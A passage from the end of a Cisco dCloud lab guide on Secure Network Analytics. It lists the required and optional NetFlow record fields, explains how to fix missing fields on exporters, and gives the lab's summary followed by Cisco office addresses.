collect timestamp sys-uptime last - required - key field
match transport source-port - required - key field
match transport destination-port - required - key field
collect transport tcp flags - optional - used for closest interface determination
match ipv4 protocol - required - key field
math ipv4 tos - required - key field
collect routing destination as - optional - used for closest interface determination

You may need to do a similar analysis of a packet if Secure Network Analytics is giving invalid template errors for a device, and the configuration looks accurate.

If any NetFlow fields are missing, like the source IP, time stamps, or byte counters that Secure Network Analytics requires, you will need to have the NetFlow record on the source exporters adjusted to contain the minimum required fields.

Summary

Within this lab, you learned:

- That Secure Network Analytics uses netflow as its primary data source.
- The different types of NetFlow.
- Which NetFlow fields are required and which fields are optional.
- How to decode a NetFlow packet with Wireshark.
- How to decode an IPFIX packet with Wireshark.

What’s next?

Talk about it on the **dCloud Community**!

Americas Headquarters
Cisco Systems, Inc.
San Jose, CA

Asia Pacific Headquarters
Cisco Systems (USA) Pte. Ltd.
Singapore

Europe Headquarters
Cisco Systems International BV Amsterdam,
The Netherlands

Cisco has more than 200 offices worldwide. Addresses, phone numbers, and fax numbers are listed on the Cisco Website at **www.cisco.com/go/offices.**